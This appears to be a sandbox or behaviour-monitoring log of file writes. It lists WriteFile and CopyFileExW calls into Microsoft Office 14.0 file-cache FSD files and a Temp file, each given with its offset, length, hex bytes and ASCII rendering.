C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 96 e1 cb d0 b8 0d e9 48 90 23 d7 b4 6b 74 d4 56 0b 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 b8 40 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 b8 44 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 14 00 00 00 00 00 00 00 87 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv.q6<S,...X.F...Fa..q.......................................H.#..kt.V........c....`.J.j%.'....@.................................. ...D............................t...t...t...t...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	4c 25 86 54 ca d3 ae 49 a6 13 c5 cf 1d 37 f6 cf 0c 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97	L%.T...I.....7..........c....`.J.j%.'...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	17592	114	cf aa 69 49 01 0c 56 0c c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 80 ab 39 2c f3 46 cf dc 4f a7 ca 94 d1 6b dc 7d b4 03 00 00 00 00 00 00 00 0b ec 00 c0 2a 0c 3b 0a f3 2f e6 9b d1 41 b4 70 ce f5 35 d8 85 97 03 19 03 00 75 f4 00 b0 40 03 0c 2c f2 de 3f 89 a5 a4 4c a0 8f 6c aa 59 9e d5 e4 00 19 01 00 00 00 00 00 00 00 50 38 00 1c 79 05	..iI..V...'....G.....@B...9,.F..O....k.}............*.;../...A.p..5.......u...@..,..?...L..l.Y.............P8..y.	success or wait	4	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	18144	70	cf aa 69 49 01 0c 56 34 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 80 ab 39 2c f3 46 cf dc 4f a7 ca 94 d1 6b dc 7d b4 0a 00 00 00 00 00 00 00 07 58 22 0c 2a 96 c0 a7 2b b8 51 45 99 c6 34 60 f1 78 6d ca 05	..iI..V4..'....G.....@B...9,.F..O....k.}..........X".*...+.QE..4`.xm..	success or wait	4	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	3202	472	05 c8 00 8d 97 08 0f c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 01 00 00 00 01 06 00 14 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d a6 08 11 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 02 00 00 00 01 06 00 15 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b7 08 15 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 03 00 00 00 01 01 00 16 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d cc 08 10 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 04 00 00 00 01 01 00 17 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d dc 08 09 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 06 00 00 00 01 02 00 18 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d e5	.........'....G.....@B........ ....' ....G.....@B................. ....'....G..... @B........................... ....'....G.....@B........ ....' ....G.....@B.................	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	16640	32	11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 9e 5f 5c a2	............................_\.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 9c 20 90 d2 0b 34 40 4c a6 6e 10 16 c5 1f a6 0a 0d 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 b8 40 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 20 00 00 00 00 00 00 00 af 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv. q6<S,...X.F...Fa..q........... ....4@L.n.... ....c....`.J.j%.'....@.. ....L......................... ....t...t...t...t...	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ab d1 e8 6e b5 79 76 44 a3 bb 28 df fd e9 64 4d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 04 09 71 fa cd 25 07 43 8c 19 ba 28 6c 8a 92 19 01 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z...n.yvD..(... dMS,...X.F...Fa..q........... ....q..%.C...(l. ....M.ue..O.&.rpAlV.... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	76	40	fa eb c7 50 cb 66 f3 48 8b da b1 c2 ec 53 b3 9c 02 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56	...P.f.H.....S...........M.ue. .O.&.rpAlV	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ab d1 e8 6e b5 79 76 44 a3 bb 28 df fd e9 64 4d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 33 96 d1 c8 54 6f ee 43 96 d3 07 bb 3a 24 23 29 03 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z...n.yvD..(... dMS,...X.F...Fa..q........... ....3...To.C....:$ #).........M.ue..O.&.rpAlV.... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	76	40	f5 9d af 1f e2 5e 88 48 b3 3c b2 d0 a4 0b 72 15 04 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56	.....^.H.<....r..........M.ue. .O.&.rpAlV	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	2576	4	03 10 80 80	....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	..................h..(	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ab d1 e8 6e b5 79 76 44 a3 bb 28 df fd e9 64 4d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 67 8e 94 2d f8 28 c4 43 b8 5a 24 17 df 4d 13 ff 05 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z...n.yvD..(... dMS,...X.F...Fa..q........... ....g..-.(.C.Z$..M ....M.ue..O.&.rpAlV.... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	65536	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ab d1 e8 6e b5 79 76 44 a3 bb 28 df fd e9 64 4d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 67 8e 94 2d f8 28 c4 43 b8 5a 24 17 df 4d 13 ff 05 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z...n.yvD..(... dMS,...X.F...Fa..q........... ....g..-.(.C.Z$..M ....M.ue..O.&.rpAlV.... ....t...t...t...t............	success or wait	2	7FEE8F8B153	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	3b e9 48 50 29 3d 92 4d 96 7d 80 8e f4 41 f5 08 06 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56	;.HP)=.M.}...A...........M.ue. .O.&.rpAlV	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 aa f8 22 95 fe 34 5c 48 83 81 c7 81 98 51 2d ad 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g..........@ ..".. 4 \H.....Q-.....>.....I	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	2580	50	05 c8 00 8d 40 03 07 83 cb fd 58 a0 3d bb 45 b2 36 c4 9c 88 07 52 2a 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00	....@.....X.=.E.6....R*.......	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	..............................:a.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ab d1 e8 6e b5 79 76 44 a3 bb 28 df fd e9 64 4d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 3f c7 9b bd a5 07 67 4c 8b 08 ce c9 50 a4 b8 a1 07 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z...n.yvD..(... dMS,...X.F...Fa..q........... ....?.....gL....P. ....M.ue..O.&.rpAlV.... ....8*......................... ....t...t...t...t...........3.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	1d ca 3a bb ab 14 02 4e be 5b bf 96 9e 39 72 e5 08 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56	..:....N.[...9r..........M.ue. .O.&.rpAlV	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	14904	122	cf aa 69 49 00 0c 56 0c 06 98 53 37 71 aa ab 46 9d 27 48 b7 26 37 e7 04 80 d0 b2 66 0e 64 4d d4 42 a2 f9 67 b3 fe 81 2c ea 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c bb a8 84 8d 37 df 4a 4d 82 d1 a8 68 a4 49 f2 2a 05	..iI..V...S7q..F.'H.&7.....f.d M.B..g...,..........` ....8f........J..R.w.ps... .....J..R.w.ps.....7.JM...h.I. *.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	15032	81	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 06 98 53 37 71 aa ab 46 9d 27 48 b7 26 37 e7 04 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 bb a8 84 8d 37 df 4a 4d 82 d1 a8 68 a4 49 f2 2a 01 00 00 00 a9 9f 01	>...T.....T'...S7q..F.'H.&7..y .j...XSQ.......J..R.w.ps...... ..7.JM...h.I.*.......	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	10824	56	03 10 80 80 06 d0 80 80 06 98 53 37 71 aa ab 46 9d 27 48 b7 26 37 e7 04 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	..........S7q..F.'H.&7........ ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	..................................uu..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ab d1 e8 6e b5 79 76 44 a3 bb 28 df fd e9 64 4d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 a2 35 66 7f 02 52 4a 45 9a 5f 87 a9 bc 94 69 8f 09 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z...n.yvD..(... dMS,...X.F...Fa..q........... ....5f..RJE._.... i..........M.ue..O.&.rpAlV.... ....h;......................... ....t...t...t...t...........O.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	9f fb 0f af 1c 00 0d 4d a5 d7 35 c0 2c 01 d1 8b 0a 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56	.......M..5.,...........M.ue. .O.&.rpAlV	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	15208	134	cf aa 69 49 00 0c 56 0c c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 80 45 4a 56 fc 07 b8 45 45 a1 74 aa 34 9e c4 b2 4f 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 14 ce 03 1b 9d 1d 5b 42 97 97 7b b1 a7 21 04 1a 01 00 00 11 03 39 03 00 75 f4 00 b0 60 03 0c 4f 95 fa f1 02 14 0b 49 aa b7 f1 71 d2 26 1d fe 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 d6 00 01 fd ec 4d 9c 61 36 9d 29 58 3e fb 79 05	..iI..V.....|m.C.U...I...EJV.. .EE.t.4...O...........2.......[B.. {..!.......9..u...`..O... ...I...q.&...9...........,'.. ...M.a6.)X>.y.	success or wait	4	7FEE8F47BB5	WriteFile
